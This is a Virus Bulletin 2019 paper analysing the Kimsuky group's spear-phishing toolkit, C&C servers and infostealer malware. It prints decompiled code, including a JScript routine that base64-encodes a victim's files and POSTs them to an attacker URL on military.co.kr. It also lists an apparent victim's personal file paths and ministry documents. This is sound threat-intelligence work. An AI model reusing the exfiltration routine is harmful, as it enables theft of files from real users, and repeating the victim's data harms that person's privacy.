vb 2019 LONDON 2 – 4 October 2019

KIMSUKY GROUP: TRACKING THE KING OF THE SPEAR PHISHING

Jaeki Kim, Kyoung-Ju Kwak & Min-Chang Jang
Financial Security Institute, Republic of Korea

{jack2, kjkwak12, null}@fsec.or.kr

ABSTRACT

The Kimsuky group is a threat group that is known to have been behind the *KHNP* (*Korea Hydro & Nuclear Power*) cyber terrorism attacks of 2014 and is still active in 2019.

Since 2018, we have been profiling and tracking spear-phishing emails and malicious code related to the Kimsuky group.

The spear-phishing emails used by the group have been determined to have the purpose of stealing web portal account information and delivering malicious code. The main targets are government and military officials, as well as journalists.

We have analysed the changing behaviour of the Kimsuky group through ongoing tracking of the IoCs related to Kimsuky, including simple account hijacking.

In this paper, we present the results of an analysis not only of the malware used by the Kimsuky group but also of server-side samples (tools and templates that send out spear-phishing emails, like a phishing rod) which we recently investigated.

We have also confirmed that the C&C server used for the earlier attack continues to be used for various purposes, such as distribution of malicious code, logging of infections, and sending phishing mail.

1. INTRODUCTION

In September 2013, *Kaspersky Lab* announced an APT attack targeting major Korean agencies [1]. According to the data, the Kimsuky group was using malicious *Hangul* documents, like other attack groups targeting Korea, and the attack featured remote control tools (such as *Team Viewer*) and communication channel configuration using webmail. In February and March 2014, attacks that seemed to have been carried out by the same group against Korean public institutions continued to occur [2].

In December 2014, an attempt was made to destroy PC disks by sending 5,986 spear-phishing emails to 3,571 employees of *Korea Hydro & Nuclear Power Co., Ltd*. However, only eight PCs were infected with malware, of which five hard disks were initialized.

The malware used in this spear-phishing attack was similar in structure and operation to the malware used by the Kimsuky group, and the *Hangul* word processor vulnerability used in the malware was the same as that used in the Kimsuky malware. From these results, we inferred that the focus of the Kimsuky group was on social confusion and monitoring of North Korean defectors and politicians, rather than acquiring money.

In June 2015, a number of web portal email accounts were hacked, sending emails with malicious *Hangul* document files and phishing emails to steal portal account credentials. In January 2016, a large number of emails with malicious attachments were sent under the guise of 'Office of National Security at the Blue House' to government research institutes. Analysis by related organizations identified the malicious attachment as Kimsuky malware [3].

2. RELATED CASES

In January 2019, an email suspected to be carrying malicious code was sent to dozens of journalists, most of whom were covering South Korea's ministry in charge of relations with North Korea, prompting an investigation into the incident. The email, which was entitled 'TF reference info' and had a compressed file attached, was sent to more than 70 reporters, most of whom were members of the unification ministry's press corps. It was sent through a private email address from a person named 'Yoon Hong-geun'. The ministry suspected that it contained malicious code designed for hacking [4]. This issue was known variously as Operation Cobra Venom [5], Operation Kitty Phishing [6] and Operation Kabar Cobra [7].

3. TOOLSET CHARACTERISTICS

In the process of tracking the Kimsuky group, we were able to acquire the mail-sending tools and malware used in various spear-phishing attacks. The attack tools used by the Kimsuky group can be broadly categorized into server-side toolkits and malware.

Server-side toolkits

Mailer (shape & core), beaconer, phisher, logger

The Kimsuky group created a mailing toolkit for attack and used it repeatedly. We found that, when constructing phishing pages for account takeover, they reused the existing source code of the original site and specific arguments in the URL.




Figure 1: Daum portal phishing page.

Malware

Dropper (malicious or camouflaged HWP documents), script, infostealer

The malware used by the Kimsuky group in recent spear-phishing attacks includes a dropper that is a malicious or camouflaged HWP file; a malicious script, which logs and downloads additional malware to the C&C server; and an infostealer. Some infostealers have a module that downloads additional malware.

Examples of the flow of malware used in spear-phishing attacks are shown in Figure 2.




Figure 2: The flow of malware used in spear-phishing attacks.

A classification of the attack tools used by the Kimsuky group is shown in Table 1.

Name	No.	Type	Details
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account hijack
Beaconer	3	Web beacon	Beacon to check whether mail is being viewed
Phisher	4	Account stealer, phishing	Phishing toolkit(lod) phishing page for account stealing
Logger	5	Logging, phishing	Logging of phishing target information
Malicious HWP	6	Dropper, spear phishing	Malicious HWP documents
Camouflaged HWP	7	Dropper, spear phishing	Camouflaged HWP documents (e.g. sfx, exe)
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)
Infostealer	9	C&C, DLL, downloader, FTP logging	Steals information from infected target and downloads additional malware (in some cases using FTP)

Table 1: Kimsuky toolset.

4. TRACKING MALWARE AND MONITORING C&C SERVERS

Attacker ≠ defender: OpSec failures

The attacker and defender are on different sides [8]. In addition, an attacker who continues to attack does not have a good understanding of defence. There can be a difference between an attacking position and a defending position.

After all, attackers are also in the position of developing malware and server-side toolkits.

Attackers who develop various attack tools are in the same position as those in general development. While working within a limited timeframe and with limited resources, information leakage and vulnerabilities can occur naturally due to code reuse or C&C server operation mistakes.

In the course of investigating and analysing the C&C server, several security weaknesses were discovered, which provided us with good information for investigation and tracking. We will look at the following cases of OpSec failure:

1. Directory listing
2. Leaked FTP access information
3. File download vulnerability

OpSec failure case 1: Directory listing

Case 1.1: After DOKKAEBI campaign: H-DS (distribution) type

Name	No.	Type	Details
Malicious HWP	6	Dropper, spear-phishing	Malicious HWP documents
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)

Table 2: Related toolset.




Figure 3: Profiling of malicious Hangul files.

Following the DOKKAEBI campaign, malicious *Hangul* documents were continuously analysed [9]. During this process, we tracked a C&C server (suppcrt-seourity[.]esy.es) and malware related to malicious *Hangul* documents.

The file name of the malicious *Hangul* sample uploaded to *VirusTotal* on 23 May 2018 (shown in Figure 4) is '종전선언.hwp' ('Declaration of war end') [10].




Figure 4: Malicious Hangul sample 종전선언.hwp.

The overall flow of the sample is as follows [11].




Figure 5: Sample flow.

Name	No.	Type	MD5
'Second Road to Go: Building a Peace System for Unification'	1	Initial dropper	8332be776617364c16868c1ad6b4efe7
core.dll (OneDll.dll)	2	DLL (dropper)	4de21c3af64b3b605446278de92dfff4
fontchk.jse	3	Script	f22db1e3ea74af791e34ad5aa0297664
brid.ige (zerodll.dll)	4	DLL	2FB20830564AC781AFB7D5F422BECFC9

Table 3: Malware.

The malware fontchk.jse records the infection information (date, time, IP address, MAC address, etc.) in the path `[C&C]/update/fonts/log.txt`, as shown in Figure 6. In this way, the files (including the malware) and log files that exist on the C&C server can easily be obtained.

Since a lot of resources are required to build and verify (check the actual operation of) the C&C servers used by attackers, we monitor them continuously, based on the assumption that they are likely to be recycled (reused) rather than being used once and then destroyed.




Figure 6: Fontchk.jse records the infection information in the path [C&C]/update/fonts/log.txt.

A new log was recorded on the C&C server on 2018-07-10 (D+49), leading us to conduct further investigation and analysis.




Figure 7: New infection log.

The C&C server leaked its directory listing and didn't have proper access control, so it was possible to check the remaining logs following an infection.

MAC Address Prefix	C48508 C4-85-08 C4:85:08
Manufacturer	Intel Corporate

Figure 8: MAC address look-up [12].

Previously, we analysed C&C servers, and we saw that the MAC address is used as the directory path. Using this information, we were able to obtain additional malware by using the MAC address written in the infection log.

Name	No.	Type	MD5	Details
zerobase	1	Binary	53ac231e8091abcd0978124f9268b4e4	XOR encoding
HanyangUpload_ script.dll	2	DLL	8b59ea1ee28e0123da82801abc0cce4d	XOR decoding - 0x09FD8477
cac.wsf	3	Script	fa2ffcd70fba43dd0653a0ec87863d8a	File upload to C&C server

Table 4: Malware obtained using MAC address C485088EXXXX.

Figure 9: Tracking the C&C server and discovering new malware zerobase (not found in VirusTotal).

We confirmed that `zerobase` (MD5: 53ac231e8091abcd0978124f9268b4e4) had four-byte XOR encoding (key: 0x09FD8477), and a PE file was obtained through decoding, as shown in Figure 10.




Figure 10: The file had four-byte XOR encoding (key: 0x09FD8477) a PE file was obtained through decoding.

The original DLL name identified in the four-byte XOR-decoded malware is `HanyangUpload_script.dll`.

```
.rdata:10022FE8 ; Export Ordinals Table for HanyangUpload_script.dll
.rdata:10022FE8 ;
.rdata:10022FE8 word_10022FE8   dw 0, 1                 ; DATA XREF: .rdata:10022FD4↑o
.rdata:10022FEC aHanyanguploadS db 'HanyangUpload_script.dll',0
.rdata:10022FEC                                         ; DATA XREF: .rdata:10022FBC↑o
.rdata:10023005 aDllregisterser db 'DllRegisterServer',0
.rdata:10023005                                         ; DATA XREF: .rdata:off_10022FE0↑o
.rdata:10023017 aGetname        db 'GetName',0          ; DATA XREF: .rdata:off_10022FE0↑o
```

Figure 11: HanyangUpload_script.dll.

The function of the malware (HanyangUpload_script.dll) is as follows:

1. Collect information from infected computers.

```
if ( GetAdaptersInfo(&AdapterInfo, &SizePointer) )
  goto LABEL_20;
v0 = &AdapterInfo;
while ( 1 )
{
  memset(v18, 0, 0x104u);
  v1 = &v0->GatewayList.IpAddress;
  do
  {
    v2 = v1->String[0];
    v1 = (v1 + 1);
    v1->String[VolumeNameBuffer - &v0->GatewayList.IpAddress
  }
  while ( v2 );
  vsprintf_100018F0(
    v18,
    "%02X%02X%02X%02X%02X%02X",
    v0->Address[0],
    v0->Address[1],
    v0->Address[2],
    v0->Address[3],
    v0->Address[4],
    v0->Address[5]);
  if ( !strstr(v18, "00000000") )
```

```
LABEL_20:
    if ( GetVolumeInformationA(
           "C:\\",
           VolumeNameBuffer,
           0x104u,
           &VolumeSerialNumber,
           &MaximumComponentLength,
           &FileSystemFlags,
           0,
           0) )
    {
      v9 = VolumeSerialNumber;
    }
    else
    {
      v8 = GetTickCount();
      v9 = rand() * v8;
      VolumeSerialNumber = v9;
    }
    vsprintf_10001930(&ComInfo_1002E9D0, 16, "%X", v9);
    result = 1;
  }
```

Figure 12: Collecting information.

2. Scan specific files.

Address	Length	Type	String
.data:1002…	0000005C	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace Man List.hwp
.data:1002…	00000067	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace Men in the Country.p
.data:1002…	0000005C	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace men Pictures
.data:1002…	0000006B	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\2012면 북한사역보고(제
.data:1002…	0000005F	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\주소록과 카드\\사역자 부모 주소록.hwp
.data:1002…	00000070	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\정인수선교사와 북한사
.data:1002…	0000006E	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\사역을 위해 만나야 할
.data:1002…	00000063	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\만나야할 사람들.hwp
.data:1002…	00000070	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir02 Message\\Message Pre Data\\북한과 연변 그리고 조자양
.data:1002…	00000067	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\From David Alton 이태석신부와 북한사람들.hw
.data:1002…	00000064	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK 사역방향과 사역별 소개(수영로교회).hwp
.data:1002…	00000066	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir03 Wongo\\선교관계 원고\\한국교회 조선족선교 북한선교.hw
.data:1002…	00000068	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\주소록과 카드\\NK Team 직원 부모님 연락처.d
.data:1002…	00000066	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\2014년 초에 형철에게.hw
.data:1002…	00000065	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\북ㄹ한선교지원 편지.hwp
.data:1002…	00000067	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\북한선교 2012년(제일).h
.data:1002…	0000006F	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\형제들에게 귀국 준비를
.data:1002…	0000005C	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\형제들에게.hwp
.data:1002…	0000006B	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\팀 모임에서 나의 메시지와 강의\\사역방향 1,
.data:1002…	0000004F	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK 이사회 16.10.pptx
.data:1002…	0000006A	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK단기선교영친지구 담당간사와 책임간사모임.
.data:1002…	00000060	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\러시아 연해주 정탐 계획(백부장안).hwp
.data:1002…	00000069	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\인적 자료 파일\\NK 팀 사역보고서(Non-Field)

Figure 13: Scanning files.

3. Upload files (`AllList_[MAC Address]_YYMMDD_HHMMSS`) to the C&C server using a script (`cac.wsf`)

```
strcpy(&v8, "ac.wsf");
*cac_wsf = *"C:\\ProgramData\\cac.wsf";
memset(&v9, 0, 0xEDu);
memset(&v6, 0, 0x104u);
v2 = fopen(cac_wsf, "wb");
v3 = v2;
if ( v2 )
{
  fwrite(aXmlPackageJobI, 1u, 2298u, v2);
  fclose(v3);
}
Enc_File_10002280(a1);
vsprintf_10001930(&v6, 260, "/filepath:\"%s\"", a1);
Print_Debug_10002610("Start Send");
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.cbSize = 60;
pExecInfo.lpFile = cac_wsf;
pExecInfo.fMask = 64;
pExecInfo.lpParameters = &v6;
pExecInfo.lpVerb = "open";
pExecInfo.nShow = 0;
ShellExecuteExA(&pExecInfo);
WaitForSingleObject(pExecInfo.hProcess, 0x927C0u);
Print_Debug_10002610("end Send");
```

```
.data:1002D458 aXmlPackageJobI db '<?xml?>',0Dh,0Ah    ; DATA XREF: send_100024A0+97↑o
.data:1002D458                 db '<package>',0Dh,0Ah
.data:1002D458                 db '<job  id=',27h,'sydAMOhr',27h,'>',0Dh,0Ah
.data:1002D458                 db '<script  language=',27h,'JScript',27h,'><![CDATA[',0Dh,0Ah
.data:1002D458                 db 9,'function myTrim(x) {',0Dh,0Ah
.data:1002D458                 db 9,9,'return x.replace(/^\s+|\s+$/gm,',27h,27h,');',0Dh,0Ah
.data:1002D458                 db 9,'}',0Dh,0Ah
.data:1002D458                 db 0Dh,0Ah
.data:1002D458                 db 9,'function HttpUpload(sLocalFile, sPhpUrl)',0Dh,0Ah
.data:1002D458                 db 9,'{',0Dh,0Ah
.data:1002D458                 db 9,9,'var xhr = new ActiveXObject("WinHttp.WinHttpRequest.5.1");',0Dh
.data:1002D458                 db 0Ah
.data:1002D458                 db 0Dh,0Ah
.data:1002D458                 db 9,9,'var inputStream = new ActiveXObject(',27h,'ADODB.Stream',27h,')'
.data:1002D458                 db '; ',0Dh,0Ah
.data:1002D458                 db '        inputStream.Open(); ',0Dh,0Ah
.data:1002D458                 db '        inputStream.Type = 1;  // adTypeBinary ',0Dh,0Ah
.data:1002D458                 db '        inputStream.LoadFromFile(sLocalFile);',0Dh,0Ah
.data:1002D458                 db 9,9,'var dom = new ActiveXObject("Msxml2.DOMDocument.3.0");',0Dh,0Ah
.data:1002D458                 db 9,9,'var elem = dom.createElement("base64");',0Dh,0Ah
.data:1002D458                 db 9,9,'elem.dataType = "bin.base64";',0Dh,0Ah
.data:1002D458                 db 9,9,'elem.nodeTypedValue = inputStream.Read;',0Dh,0Ah
.data:1002D458                 db 9,9,'var Base64Encode = elem.text + "\r\n";',0Dh,0Ah
.data:1002D458                 db 9,9,'inputStream.Close();',0Dh,0Ah
.data:1002D458                 db 0Dh,0Ah
.data:1002D458                 db 9,9,'var sBoundary = "-------------44cdd22e90f";',0Dh,0Ah
.data:1002D458                 db 9,9,'var sRequestHeader = "--" + sBoundary + "\r\n";',0Dh,0Ah
.data:1002D458                 db 9,9,'sRequestHeader = sRequestHeader + "Content-Disposition: form-'
.data:1002D458                 db 'data; name=\"binary\";  filename=\"" + sLocalFile + "\"\r\n";',0Dh
.data:1002D458                 db 0Ah
.data:1002D458                 db 9,9,'sRequestHeader = sRequestHeader + "Content-Type: application/'
```

```
<script  language='JScript'>
    try
    {
        var strPath = WScript.Arguments.Named.Item("filepath");

        HttpUpload(strPath, "http://www.military.co.kr/1990/scriptPhpServer.php");

        //WScript.Echo(sResults);
    }
```

```
function HttpUpload(sLocalFile, sPhpUrl)
{
    var xhr = new ActiveXObject("WinHttp.WinHttpRequest.5.1");

    var inputStream = new ActiveXObject('ADODB.Stream');
    inputStream.Open();
    inputStream.Type = 1;  // adTypeBinary
    inputStream.LoadFromFile(sLocalFile);
    var dom = new ActiveXObject("Msxml2.DOMDocument.3.0");
    var elem = dom.createElement("base64");
    elem.dataType = "bin.base64";
    elem.nodeTypedValue = inputStream.Read;
    var Base64Encode = elem.text + "\r\n";
    inputStream.Close();

    var sBoundary = "-------------44cdd22e90f";
    var sRequestHeader = "--" + sBoundary + "\r\n";
    sRequestHeader = sRequestHeader + "Content-Disposition: form-data; name=\"binary\";  filename=\"" + sLocalFile + "\"\r\n";
    sRequestHeader = sRequestHeader + "Content-Type: application/x-object\r\n\r\n";
    var sTail = "--" + sBoundary + "--\r\n";

    var nConLen = sRequestHeader.length + Base64Encode.length + sTail.length;
    var dataFile = sRequestHeader + Base64Encode + sTail;
    //WScript.Echo(nConLen);

    do{
        xhr.open("POST", sPhpUrl, false);
        xhr.SetTimeouts(0, 60000, 30000, 120000);
        xhr.setRequestHeader("Content-Type", "multipart/form-data; charset=UTF-8; boundary=" + sBoundary + "\r\n");
        xhr.setRequestHeader("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        xhr.setRequestHeader("Accept-Encoding","gzip,deflate");
        xhr.setRequestHeader("Content-Length", nConLen);
```

Figure 14: Uploading files to C&C server.

Case 1.2: Malware camouflaged as HWP documents

Name	No.	Type	Details
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account hijack
Beaconer	3	Web beacon	Beacon to check whether mail is being viewed
Camouflaged HWP	7	Dropper, spear phishing	Camouflaged HWP documents (e.g. sfx, exe)
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)
Infostealer	9	C&C, DLL, FTP	Steals information from infected target and downloads additional malware (in some cases using FTP)

Table 5: Related toolset.

Among the tools described above, this malware is camouflaged as an HWP document [13].

